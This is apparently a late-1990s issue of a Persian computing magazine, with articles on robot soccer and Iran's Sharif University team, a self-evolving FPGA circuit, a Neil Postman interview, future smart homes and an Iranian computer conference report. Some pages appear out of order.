
همان گونه که گفته شد، تیم آمریکا در دوره گذشته مسابقات به مقام قهرمانی رسید. سرپرست این تیم آقای دکتر جعفر ادیبی، استاد دانشگاه کالیفرنیا، جنوبی بوده اند. ایشان در سال گذشته با برگزاری سخنرانی و سمینار در

مسابقات فوتبال بین آدمکهای مصنوعی (یا روباتها) امسال همزمان با جام جهانی فوتبال در پاریس برگزار می شود. این مسابقات با حمایت شرکت سونی راه اندازی شده و امسال سومین دوره آن برگزار می گردد. دوره اول و دوم در ژاپن برگزار شد و امسال اولین باری است که در خارج از این کشور برگزار می شود. در دوره اول تیم ژاپن و در دوره دوم تیم آمریکا به قهرمانی رسیدند.

قرار است در مسابقات امسال یک تیم نیز از ایران شرکت کند. این تنها تیم شرکت کننده از خاورمیانه خواهد بود. هم اکنون در دانشگاه صنعتی شریف تهران، گروهی از دانشجویان به سرپرستی آقای دکتر جم زاد، استادیار دانشکده مهندسی کامپیوتر این دانشگاه روی این پروژه کار می کنند. اسامی این دانشجویان به قرار زیر است:

۲ نفر دانشجوی مکانیک: آقای امیر نصیرائی (ساخت) و آقای رضا قربانی (لوازم یدکی)





دانشگاه صنعتی شریف و دانشگاه‌های دیگر، انگیزه اصلی در راه‌اندازی این پروژه در کشور را به‌وجود آوردند و پس از مراجعت به آمریکا نیز با جمع‌آوری کمک‌های مالی از ایرانیان مقیم آمریکا برخی تجهیزات مورد نیاز پروژه از قبیل دوربین را همراه مسافر ارسال کردند و هم‌اکنون نیز تماس مستمر با ایشان برقرار است. نکته جالب توجه این که آقای دکتر ادیبی یک آدمک مصنوعی (روبات) نیز برای تیم ایران فرستاده‌اند که مسئولان گمرک تاکنون به دلیل ممنوعیت ورود اسباب بازی از ترخیص آن جلوگیری کرده‌اند!

اعضای تیم ایران هم‌اکنون بر روی ایده‌های مختلفی کار می‌کنند و امیدوارند که بتوانند آنها را به مرحله اجرا در آورند. برخی از این ایده‌ها به قرار زیرند:


- چرخ‌های زیر آدمک بتواند در جای خود بچرخد و در نتیجه آدمک بتواند هم عرضی و هم طولی حرکت کند و هم دور توپ بچرخد (در واقع، امکان دریبل کردن). در این حالت درجات آزادی زیاد می‌شود و حرکات جنبی نیز خواهد داشت.
- برقراری ارتباط رادیویی بین آدمک‌ها.
- درست کردن پایگاه معرفت (Knowledge Base) برای بازی فوتبال.

- فرمول بندی حرکت‌های بازی فوتبال به صورت ریاضی و تعریف یک تابع ارزشیابی برای این بازی (شبیه تابع ارزشیابی بازی شطرنج) به نحوی که بتوان موقعیتهای دفاعی بودن یا حمله‌ای بودن را تشخیص داد.

بد نیست بدانید که موتور استفاده شده در چرخ‌های آدمک‌های ما، موتور برف پاک‌ن ماشین شورولت است! در آدمک‌های ما به جای گرداننده دیسک سخت از گرداننده دیسک نرم (فلای) استفاده می‌شود که پس از بارشدن برنامه در حافظه، این گرداننده از دستگاه قطع می‌گردد.

هرچند اینک مسابقه فوتبال بین آدمک‌های مصنوعی به بازی بچه‌گانه‌ای بیشتر شباهت دارد ولی برگزار کنندگان این مسابقات، اهداف جاه طلبانه‌ای را در سر می‌پروراند و اعلام کرده‌اند که هدف نهایی از راه‌اندازی این مسابقات این است که سرانجام تیمی از آدمک‌های مصنوعی ساخته شود که بتواند بر تیم فوتبال برزیل غلبه کند! ممکن است اکنون این حرف، بسیار خنده‌آور و دور از ذهن به نظر آید ولی در ابتدای پیدایش شطرنج کامپیوتری نیز از همین حرف‌های خنده‌آور زده می‌شد!!

گزارش از مهرداد خرمی



مداری که خودش را طرح می‌کند

در تراشه‌های آقای تامپسون فاقد زمان‌سنج است و امکان ساختن آن را هم نمی‌دهد. بنابراین، شکی وجود ندارد که مدارهای تکامل یافته به‌گونه قیاسی، و نه رقمی، کار می‌کنند. حتی خود آقای تامپسون هم نمی‌داند که مدارهایش چطور کار می‌کند، اما حدس او بر این است که ویژگی‌هایی مانند ظرفیت خازنی و القای الکترومغناطیسی در اجزای مدار به‌گونه‌ای به‌کار گرفته شده‌اند.

مثلاً مدارهای آقای تامپسون در حرارت مشخصی به خوبی کار می‌کنند، اما اگر درجه حرارت بیش از 10° درجه سانتیگراد تغییر کند، مدارها در کار خود اشتباه می‌کنند. البته این امری طبیعی است چون عملکرد درست با تغییر درجه حرارت، جزء ضوابط انتخاب مدارها نبوده است. آقای تامپسون در حال حاضر مشغول تکرار آزمایشهای خود با در نظر گرفتن عامل درجه حرارت است. به عبارت دیگر، او می‌خواهد مدار مشابهی پدید آورد که خروجی درست را در درجه حرارتهای مختلف به‌دست دهد.

حتی خود آقای تامپسون هم نمی‌داند که مدارهایش چطور کار می‌کند

شرکت‌های زایلینکس و موتورولا هردو، آزمایشهای آقای تامپسون را با علاقه دنبال می‌کنند و بر این باورند که روش تکامل می‌تواند برای تولید سیستمهای گوناگون، علی‌الخصوص آنهایی که بتوانند خرابیهای داخلی را تحمل کنند، روش مناسبی است. گروهی دیگر درباره فایده این روش مرددند و این سؤال را مطرح می‌کنند که چگونه می‌توان به عملکرد مدار یا دستگاهی که طرح داخلی آن ناشناخته است اعتماد کرد.

ترجمه دکتر بهروز پرهامی

مرجع

- [1] Davidson, Clive, "The Chip that Designs Itself", The Computer Bulletin, Published by the British Computer Society, vol.10, pt. 1, pp. 18-20, Jan.1998.

آقای آدریان تامپسون، دانشجوی دوره دکتری در دانشگاه ساسکس انگلستان، اخیراً موفق شده است با استفاده از یک تراشه برنامه‌پذیر (FPGA) شرکت زایلینکس، کامپیوتر ساده‌ای برای تمیز دادن اصوات با بسامد 1 کیلوهرتز و 10 کیلوهرتز بسازد. فرض بر این است که کامپیوتر برای یکی از بسامدهای خروجی 1 (5 ولت) و برای دیگری خروجی 0 (0 ولت) را باید تولید کند. نکته قابل توجه در این طرح پژوهشی این است که آقای تامپسون هیچ نوع طرح سخت‌افزاری یا نرم‌افزاری برای کامپیوتر مورد نظرش نریخته است، بلکه با بهره‌گیری از نظریه تکامل داروین، اجازه داده است که تراشه برنامه‌پذیر، خود را به عملکرد مورد نظر برساند و عملاً خود را طرح کند.

آرایه برنامه‌پذیر (FPGA)، تراشه‌ای است که دربرگیرنده مجموعه منظم از دریچه‌های منطقی است. این دریچه‌ها توسط سیمهای رابط برنامه‌پذیر به یکدیگر متصلند به‌طوری که طراح سیستم می‌تواند با بارکردن برنامه‌ای در تراشه، این اتصالها را به دلخواه تغییر دهد. این برنامه چیزی جز رشته‌ای از 0 و 1 نیست و بنابراین طرح داخلی یا عملکرد تراشه با این رشته مترادف است.

آقای تامپسون طرح خود را چنین به اجرا گذاشت. وی یک بخش 10×10 از آرایه موجود در تراشه را برای استفاده مدار خود در نظر گرفت. وی در ابتدای کار، رشته‌های تصادفی از 0 و 1 را در تعدادی تراشه بارکرد و مدارهای حاصل را برای تشخیص دو بسامد صوتی به‌کار گرفت. طبعاً هیچیک از این مدارها خروجی مورد نظر را تولید نکرد. آقای تامپسون تراشه‌هایی را که خروجیشان کاملاً تصادفی نبود به‌عنوان بهترین مدارهای نسل اول انتخاب کرد و بقیه را کنار گذاشت. مثلاً یکی از تراشه‌ها که همواره خروجی 0 را تولید می‌کرد در این مرحله انتخاب شد.

با ادامه این کار تا نسل ۲۲۰، نشانه‌هایی از پیشرفت ظاهر شد، اما خروجی تولید شده هنوز با عملکرد مورد نظر تفاوت بسیار داشت. برخی از مدارهای نسل ۶۵۰ خروجی مورد نظر را برای یکی از ورودیها تولید می‌کردند اما عملکردشان برای ورودی دیگر نادرست بود. تقریباً ۱۰۰۰ نسل دیگر طول کشید تا مدار در اکثر موارد خروجی درست را تولید کند و ۱۰۰۰ نسل پس از آن، عملکرد مدار نسبتاً دقیق شد. با این حال، رفع اشتباهات جزئی باقیمانده تا نسل ۴۱۰۰ میسر نگردید. از این نقطه به بعد، آقای تامپسون آزمایشهای خود را تا ۱۰۰۰ نسل دیگر ادامه داد، اما هیچ تغییری در عملکرد مدار پدید نیامد.

تمیز دادن بسامدهای صوتی 1 و 10 کیلوهرتز در مدارهای رقمی همگام^۱، کار ساده‌ای است چون کافی است که تعداد ضربه‌های زمان‌سنج^۲ را در یک دوره تناوب سیگنال ورودی بشماریم. اما آرایه 10×10 مورد استفاده

1) Synchronous 2) clock

نقدی بر فناوریهای اطلاعاتی

مقدمه مترجم

نیل پستمن، مدیر موسسه پژوهش فرهنگ و ارتباطات در دانشگاه نیویورک، در سال ۱۹۸۲ با انتشار اثر خود به نام «گم گشتگی دوران کودکی»، که در سال ۱۹۸۵ با انتشار اثر «ما تا حد خودکشی خود را گم می‌کنیم» دنبال کردید، به عنوان نقاد فرهنگی شهرت بین‌المللی کسب کرد. موضوع کتابهای وی همواره تأثیرهای فناوریهای رسانه‌های مختلف به ویژه بر کودکان و جوانان است. این امر را در اثر وی «تکنوپولی» که در سال ۱۹۹۲ و همچنین در اثر «پایان آموزش و پرورش» که اخیراً منتشر شده نیز می‌توان دید.

در زیر، مصاحبه‌ای که نشریه پلانت اخیراً با او انجام داده است به نظر خوانندگان گرامی گزارش کامپیوتر می‌رسد.

* * *

نشریه پلانت: آقای پستمن، در «تکنوپولی» که پنج سال پیش منتشر شد، شما از تسلیم شدن کل جامعه در برابر فناوریهای معینی سخن گفته‌اید. امروز در عصر اینترنت این مسأله را چگونه می‌بینید؟

نیل پستمن: گمان می‌کنم که مجموعه سروصداهایی که پیرامون فناوریهای کنش‌مند^۱ ارتباطی به راه افتاده مبالغه‌آمیز است. به علاوه بر این باورم که در پس بسیاری از پیشگوییها در مورد توان «تار جهان گستر» (WWW) و غیره برای قرن بیست و یکم طرز تفکری عمیقاً ارتجاعی نهفته است. ظاهراً در اینجا مسأله عبارتست از به اصطلاح کمبود اطلاعات. اینکه چگونه می‌توان اطلاعات بیشتری را در شکلهای گوناگون با سرعت بیشتری انتشار داد، مسأله‌ای است که ما ۱۵۰ سال پیش با اختراع عکاسی و تلگراف آغاز به حل آن کردیم.

پلانت: پس شما برای رسانه‌های جدید هیچ تفاوت کیفی قائل نیستید، فقط همه چیز همواره بیشتر و سریعتر می‌شود؟

پستمن: ما از طریق حل اساسی مسأله کمبود اطلاعات مشکل دیگری آفریدیم - من آنرا مشکل «عطش سوزان اطلاعاتی» می‌نامم که به اشباع شدن بیش از حد از اطلاعات بیربط با یکدیگر انجامیده است و من در این مورد با کمال حسن نیت، نمی‌بینم که WWW توان حل این مسأله جدید را داشته باشد.

پلانت: شما «تکنوپولی» را از جمله به عنوان وضعیتی خصلت‌نمایی می‌کنید که در آن اطلاعات بدون هیچ کنترلی بر سر انسانها چون آوار فرود می‌آیند. با توجه به بحث جاری در مورد نظم‌بخشی به اینترنت چگونه جریان اطلاعات قابل کنترل خواهد بود؟

1) Interactive

پستمن: اندیشه‌های من در این رابطه کمتر متوجه کنترل از دید فنی قضیه است. من تردید دارم که چنین چیزی اساساً امکانپذیر باشد. نظر من بیشتر در مورد سازوکار (مکانیسم)هایی در درون جامعه است، مسأله بر سر ارزشها، افکار مشترک، تصورها و سیستمهای عقیدتی است که باید به ما یاری رساند که بتوانیم تصمیم بگیریم به چه اطلاعاتی نیازمندیم و از چه اطلاعاتی بی‌نیازیم.

پلانت: بنابراین منظور شما گزینش و ارزش‌گذاری است؟

پستمن: دقیقاً. این آن چیزی است که امروزه برای بسیاری از انسانها دشوار است. مشکلات واقعی زمان ما به این خاطر پدید نیامده‌اند که ما در مورد آنها کم‌اطلاع یا بی‌اطلاعیم. ما زیر بمباران اطلاعاتی در مورد فقر، گرسنگی و تبهکاری قرار داریم. خطر اینجاست که انسانها را بدین نکته معتقد سازند که چون حالا منابع اطلاعاتی جدیدی قابل دسترس‌اند، این وضعیتهای ناهنجار نیز قابل برطرف شدن‌اند.

پلانت: شما از «خداوند فناوری» سخن می‌گویید...

پستمن: من در عمل بر این باورم که این پرسش که یک فرهنگ چه نقشی در پیشرفت فناوری ایفا می‌کند، پرسشی اخلاقی است. در جامعه ما به طور مثال فناوری مدت مدیدی است که به عنوان قادر مطلق دیده می‌شود، و اینکه این امر تقریباً با اشتیاقی مذهبی مورد احترام واقع می‌شود.

پلانت: در یکی از پژوهشهای همکار شما شری تارکل از مرکز فناوری ماساچوست (MIT) یک کودک ۱۳ ساله با شغف فراوان از بازی شبیه‌سازی Simlife صحبت می‌کند که در جریان آن از طریق تحول گیاهان و جانوران و حفظ تعادل در سیستم محیط زیستی، انسان می‌تواند بالاخره در یک امر واقعاً مهم سهیم باشد. آیا به نظر شما دوران کودکی به طور قطعی به سر آمده است؟

پستمن: آنچه که من واقعاً مد نظرم بود، آنست که چگونه در دنیای دسترسی نامحدود به اطلاعات بتوانیم به‌گونه‌ای تضمین شده مانع دستیابی کودکان به چیزهایی شویم که برای آنها در نظر گرفته نشده است. مسأله بر سر اجتماعی شدن کودکان است، و این به میزان زیادی بسته به حفظ رمز و رازهاست.

پلانت: آیا ما در دوره فرهنگ شبیه‌سازی به سر می‌بریم؟

پستمن: بلی من بیش از پیش به این امر اعتقاد پیدامی‌کنم. ماکس فریش زمانی گفته بود ایده اصلی که در پس فناوری نهفته است، عبارتست از اینکه دنیا را چنان شکل دهیم که دیگر آن را به طور مستقیم درک نکنیم. دقیقاً همین است که موجب نگرانی من است. افرادی وجود دارند که معتقدند

پستمن: چرا می‌توانیم چنین کنیم. هر چه باشد ۳۵ میلیون آمریکایی بدون آموزش در مدرسه آموخته‌اند چگونه با کامپیوتر سروکار داشته باشند. بدون پشتیبانی مدرسه، کل شهروندان می‌توانند طی ده سال دریابند که کامپیوترها چگونه عمل می‌کنند.

پلانت: حداقل می‌توان تلاش کرد به این سیل اطلاعاتی که شما بدان اشاره می‌کنید، جهت بخشید.

پستمن: مسلماً. اما ابتدا می‌بایست از خود بیرسم اتصال همه مدرسه‌ها در کشور چقدر هزینه برمی‌دارد و اینکه آیا چیزهایی وجود ندارند که بر این امر تقدّم داشته باشند. در شهر نیویورک کمبود ۹۰ هزار صندلی در کلاس درس وجود دارد و در برخی مدارس دولتی گاه کلاس درس در توالی تشکیل می‌شود.

پلانت: نظر شما در مورد این فکر که درسی به نام «فناوری» در برنامه مدارس گنجانده شود چیست؟

پستمن: نظر بسیار خوبی است. من ۳۰ سال پیش چنین فکری را مطرح کردم. البته در اینجا نباید هدف، آموزش چگونگی استفاده از فن باشد، بلکه باید آموختن این نکته باشد که فناوریهای متفاوت چه امکانات و چه خطرهایی را در بر دارند. می‌بایست تاریخ پیشرفت فناوری و تاثیرهای آن بر ساختارهای اجتماعی تشریح شود. اگر ما این امر را زودتر آغاز کرده بودیم، برخی مسایل می‌توانستند به هنگام خود مورد بررسی قرار گیرند. برای مثال صرفاً به بحث پیرامون خودروها و آلودگی محیط زیست یا خشونت در تلویزیون بیندیشید. از طریق شبکه‌بندی کلاسهای درس کاری در این زمینه صورت نخواهد گرفت.

پلانت: امروز موقعیت خود را چگونه ارزیابی می‌کنید؟ آیا شما خود را همچون آخرین جنگاور باقیمانده در نبردی شکست خورده حس می‌کنید؟ پستمن (باخنده): بلی، ممکن است در عمل دیر شده باشد، اما من در این دالان دور و دراز تنها نیستم.

برگردان: آرش برومند

منبع: نشریه پلانت، فوریه ۱۹۹۷

اعضا گرامی...



کمک مالی شما
می‌تواند انجمن انفورماتیک
را در تحقق اهداف خود
یاری رساند.

باید وضع به‌گونه‌ای شود که مثلاً برای رأی دادن دیگر نیازی به خارج شدن از خانه نباشد. در یک چنین - به گفته نویسنده‌ای - «جمهوری الکترونیکی» ما امکان نظرخواهی بیدرنگ همگانی خواهیم داشت. و این امر به معنای پایان دوره دموکراسی مبتنی بر گزینش نماینده خواهد بود. در یک چنین جامعه‌ای ما دیگر نیازی به تصمیم‌گیریهای کنگره مثلاً در مورد فرستادن نیروی نظامی به بوسنی و یا ابراز عدم اعتماد نسبت به رئیس جمهوری نخواهیم داشت.

پلانت: از نیکلاس نگروپونه نقل می‌شود که «بچه‌ها در اینترنت امکان تبدیل شدن به راننده خودروبی هوشمند را دارند، ولی نه مسافر آن».

پستمن: زیرکانه گفته است. اگر این نکته درست باشد، واقعاً به معنای پایان دوران کودکی است. تا آن زمان که بزرگسالان ارائه‌گر سنتهای فرهنگی و ارزشها هستند، کودکان نیز به‌طور سنتی مسافر به شمار می‌آیند. به علاوه من از خود می‌پرسم که یک کودک ۸ یا ۱۰ ساله ما را به کجا می‌خواهد ببرد؟ البته من از سوی دیگر، امکانات فناوریهای نوین را در تکامل تمدنمان نیز می‌بینم. من واقعاً جزو افرادی نیستم که پیشرفت فناوری را به خودی خود نفی می‌کنند. همچنین انتقاد من از دیدگاه فنی نیست، بلکه بیشتر مبتنی بر وجوه اخلاقی و اجتماعی است. مثلاً ما می‌بایست همواره بیرسیم فناوریهای نوین کدام مسایل و پیش از هر چیز، مسایل چه کسانی را حل می‌کنند؟ وعده‌هایی مانند اینکه بزودی ۵۰۰ یا ۱۰۰۰ کانال تلویزیونی را می‌توان دریافت کرد، گذشته از پیامدهای پیشرفتهای فناوریانه، می‌بایست از این زاویه مورد بررسی قرار گیرد.

پلانت: به نظر شما اینترنت چه تاثیرهایی می‌تواند بر زندگی درونی ما داشته باشد؟

پستمن: این پرسشی است که نگروپونه و افراد MIT می‌بایست یکبار هم که شده به‌طور اساسی بدان بپردازند.

پلانت: اینطور به نظر می‌رسد که بازی با هویتها برای کودکان جالبتر از بازی با مربع مستطیلهای چوبی خانه سازی یا عروسکها است.

پستمن: با اینکه من در این مورد هنوز به یک داوری نهایی نرسیده‌ام اما این نکته برآیم در عمل نگرانی‌آور است. یک چیز مشخص است: مفهوم «جامعه» در اینترنت معنای کاملاً متفاوتی از معنای رایج آن دارد. به‌طور سنتی از مفهوم جامعه گروهی از انسانها درک می‌شود که نه به ملاقات همدیگر می‌روند و نه اینکه نظر یکسانی می‌بایست داشته باشند، اما برای امکانپذیر ساختن زندگی در اجتماعی کارآمد، مجبورند در یک روند تبادل اجتماعی با یکدیگر وارد شوند. درست چنین کیفیتی است که در شبکه از بین می‌رود.

پلانت: آیا می‌توانید تصور کنید فناوریهای کنش مند نظیر اینترنت در نهادهایی همچون مدرسه به‌کار گرفته شود؟ در چنین حالتی ما نمی‌توانیم به هیچوجه پا پس بکشیم.

خانه الکترونیک : پناهگاه آینده

برخی فناوریها، نظیر شبکه‌های سریع و سیستمهای تفریحی پیشرفته هم‌اکنون آماده نصب در خانه‌ها شده‌اند. در آینده، حتی خانه‌های افراد با درآمد متوسط نیز دارای شبکه اینترنت با اتصالاتی برای کامپیوترها در آشپزخانه، اتاق کار، اتاق خواب بچه‌ها و اتاق نشیمن خواهد بود.

خانه‌های الکترونیک بین ۳ تا ۷ سال دیگر ساخته خواهند شد

خطوط پرسرعت نظیر ۱۳۹۴ یا کابلهای هم محور^۱ در سرتاسر خانه‌ها کشیده خواهند شد. برخی شرکتها هم‌اکنون بر روی تولید شبکه‌های بیسیم با استفاده از سامندهای رادیویی کار می‌کنند به نحوی که نیازی به سیم‌کشی مجدد خانه‌های موجود نباشد.

سیستم چند رسانه‌ای خانگی که ترکیبی است از تلویزیونهای رقمی، مرورگر وب و بازیهای کامپیوتری در تابستان امسال به تولید می‌رسد. دستگاههای تلفن با صفحه نمایشگر نیز ظرف ۱۲ تا ۱۸ ماه دیگر به قیمت ۳۰۰ دلار عرضه خواهند شد. صفحه نمایش این تلفنها ۵×۳ یا ۹×۶ اینچی خواهد بود. بنابراین همانگونه که دیده می‌شود در بسیاری از زمینه‌ها پیشرفتهای جالب توجهی شده است. شاید آنچه باقیمانده است، تولید یک سیستم نرم‌افزاری، مانند یک سیستم عامل، برای کنترل مجموعه دستگاهها و لوازم الکترونیک خانه باشد.

زدی نت نیوز
اول می ۱۹۹۸



خانه‌های آینده مجهز به زنگها و سوتهای هشداردهنده بسیاری خواهند بود که اکثر آنها در پشت دیوارها جاسازی شده‌اند و از طریق سیمهای با پهنای باند زیاد و تخته مدارهای پیچیده تغذیه می‌گردند.

در آینده، پیوندهای سریعتری به اینترنت برقرار خواهد شد و کامپیوترهای شبکه‌ای که قادر به مبادله اطلاعات با کلیه لوازم خانگی الکترونیکی می‌باشند، محیط دلپذیرتری را برای افراد خانواده فراهم خواهند ساخت.

در اینجا مروری داریم بر اتفاقاتی که در خانه‌های الکترونیک^۱ آینده که احتمالاً بین ۳ تا ۷ سال دیگر ساخته خواهند شد، امکانپذیر خواهد بود:

• جشن تولد مجازی:

دوستان و بستگان از راههای دور از طریق یک سیستم ویدئو کنفرانس که از طریق اینترنت و خطوط مخابراتی سریع بر روی صفحه تلویزیون ظاهر می‌گردد در جشن تولد شرکت می‌کنند و با یکدیگر به صحبت و شوخی کردن می‌پردازند.

• لوازم خانگی هوشمند:

این لوازم قادر خواهند بود تا با شبکه کامپیوتر خانه ارتباط برقرار کنند و خاتمه کار خود و یا خرابی در دستگاه را به اطلاع آن برسانند. به عنوان مثال، یک ماشین خشککن لباس که در زیرزمین خانه قرار دارد قادر خواهد بود به صاحبخانه که در طبقه فوقانی سرگرم تماشای تلویزیون و یا کار با کامپیوتر است اطلاع دهد که لباسها خشک شده‌اند. و یا سنجنده‌هایی که در ماشین لباسشویی قرار دارند تشخیص می‌دهند که لباسها بیش از اندازه چرک هستند و بدین خاطر پودر بیشتری در ماشین می‌ریزند.

• چراغها و سیستمهای صوتی خودکار:

چراغها و سیستمهای صوتی توسط یک دستگاه کنترل از راه دور مرکزی تنظیم و کنترل می‌شوند.

• سیستم کنترل مرکزی:

این سیستم قادر خواهد بود تا با سیستمهای خارج از خانه، نظیر سرویس ملی هواشناسی ارتباط برقرار کند و مثلاً وقتی که پیش بینی بارندگی شده است به صاحبخانه هشدار دهد، سیستم آب پاش باغچه‌ها را خاموش کند و پنجره‌ها را محکم ببندد.

شرکتهای تولید کننده لوازم خانگی و نیز دانشگاههایی نظیر ام‌آی‌تی هم‌اکنون سرگرم مطالعه امکان سنجی برای تحقق بخشیدن به خانه‌های الکترونیک آینده هستند.

2) coaxial

1) e-home

سومین کنفرانس انجمن کامپیوتر ایران

- در میان مقالات ارائه شده درصد بسیار ناچیزی به طرح مشکلات روز انفورماتیک کشور و انتقال تجارب کاربردی می‌پرداخت و همین تعداد کم هم مورد استقبال خوبی قرار نگرفت.
- پژوهشهای هدفدار و درازمدت در داخل کشور در میان مقالات نمود کم‌رنگی داشت. نمونه‌ای مثل سیستم عامل شریف می‌تواند بیش از اینها مطرح باشد.

در مورد میزگردها

- بحثها نشان دهنده آن است که جهت‌گیری ما نسبت به موضوع ساخت کامپیوتر و خط‌مشیها روشن و مشخص نیست. هنوز نمی‌دانیم در برابر تحولات سریع سیستمهای کامپیوتری نسبت به تولید کامپیوتر چه باید بکنیم تا هم اقتصادی باشد و هم توسعه در پی داشته باشد.
- هنوز کمی برداری است و از تحقیقات حرفی زده نمی‌شود.
- در مورد تدوین نظام انفورماتیک بحث و جدل بسیار است ولی معلوم نیست چه کسی از چه سیاستی دفاع می‌کند.
- سیاست کلی انفورماتیک کشور اغلب، از جمله در همین میزگرد، با تنها یک بخش آن (مخابرات و ارتباطات) اشتباه گرفته می‌شود.
- از موضوعات مطرح آن بود که باید شورایی انفورماتیک دست از سر انفورماتیک کشور بردارد و اجازه رشد دهد. کنترل کردن به معنی محدود کردن نیست، ولی این دو مفهوم با هم اشتباه می‌شود.
- مخاطب اغلب صحبتها شورا و انتقاد از سیاستهای آن بود. دبیر محترم شورایی انفورماتیک در اوایل میزگرد برخی از نقطه نظرات خود را مطرح کرد ولی پس از بیان مسائل و مشکلات سایرین، پاسخی نداد و تنها به یادداشت برداری اکتفا می‌کرد.

- موضوع صادرات نرم‌افزار بدون رفع مشکلات فعلی داخلی در تولید نرم‌افزار موفق نیست.
- هنوز فاصله بسیار زیادی تا سیاستگذاری در این مورد وجود دارد.
- احساس می‌شد بعضی همکاران با خط مشی سالهای دور و ناموفق IBM حرکت می‌کنند.

در مورد جلسات افتتاحیه، سخنرانی دعوتی و اختتامیه

- در جلسه افتتاحیه آقای دکتر نجفی رئیس محترم سازمان برنامه و بودجه سخنرانی داشتند.

یادداشت سردبیر

گزارش حاضر، درست در فردای روزی که شماره ۱۳۹۹ گزارش کامپیوتر به چاپخانه رفت به هیأت تحریریه واصل شد و متأسفانه امکان درج آن در شماره قبل میسر نگشت. از عضو گرامی انجمن آقای دکتر صدیقی‌مشکنانی که زحمت تهیه این گزارش را کشیده‌اند و همچنین خوانندگان گرامی به‌خاطر تأخیر در چاپ این گزارش، پوزش می‌طلبیم.

سومین کنفرانس بین‌المللی سالانه انجمن کامپیوتر ایران از دوم تا چهارم دی ماه ۱۳۷۶ در دانشکده مهندسی کامپیوتر دانشگاه علم و صنعت ایران برگزار گردید. در این کنفرانس علاوه بر ارائه حدود ۸۰ مقاله که در طی ۱۶ نشست صورت گرفت، یک سخنرانی علمی نیز توسط آقای دکتر مرتضی انواری انجام شد و طی دو نشست ویژه، ۸ مورد از تازه‌ترین رساله‌های دکتری فارغ‌التحصیلان و در نشست ویژه دیگر سه مورد از فعالیتهای صنعتی انجام گرفته در کشور و در زمینه انفورماتیک مطرح گردید. برگزاری سه میزگرد (با عناوین «ساخت کامپیوتر در ایران»، «صادرات نرم‌افزار در ایران: از رویا تا واقعیت» و «تدوین نظام انفورماتیک کشور»)، دوره‌های آموزشی کوتاه‌مدت، برپایی نمایشگاهی از دست‌آوردهای تعدادی از شرکتها و جلسات افتتاحیه و اختتامیه بخشهای دیگر این کنفرانس را تشکیل می‌داد. اداره خوب کنفرانس حکایت از زحمات زیاد دست‌اندرکاران آن و بخصوص اعضای هیأت علمی دانشکده مهندسی کامپیوتر دانشگاه علم و صنعت داشت که جای تقدیر دارد. در مجموع تقریباً همه چیز بسیار خوب و منظم بود. کتابچه راهنما و مجموعه مقالات کنفرانس نیز بموقع در اختیار شرکت کنندگان قرار گرفت. نکات زیر نیز جلب توجه می‌کرد.

در مورد مقالات

- در مقایسه با دو کنفرانس قبل رشد کمی و کیفی مقالات و گزینش بهتر مقالات محسوس بود.
- مقالات ارائه شده اکثراً در مقوله و محدوده مباحث دوره‌های کارشناسی ارشد دور می‌زد و اکثراً توسط دانشجویان این دوره‌ها ارائه گردید. گرچه حضور ارائه‌کنندگان جوان نشانگر رشد جوانان در مباحث علمی است، اما کم‌رنگ بودن حضور دانشمندان و اساتید باسابقه رشته کامپیوتر در ارائه مقالات نیز جای سؤال دارد.
- جنبه‌های کاربردی اغلب مقالات ضعیف بود. در شرایط موجود کشور این نکته قابل توجه است.

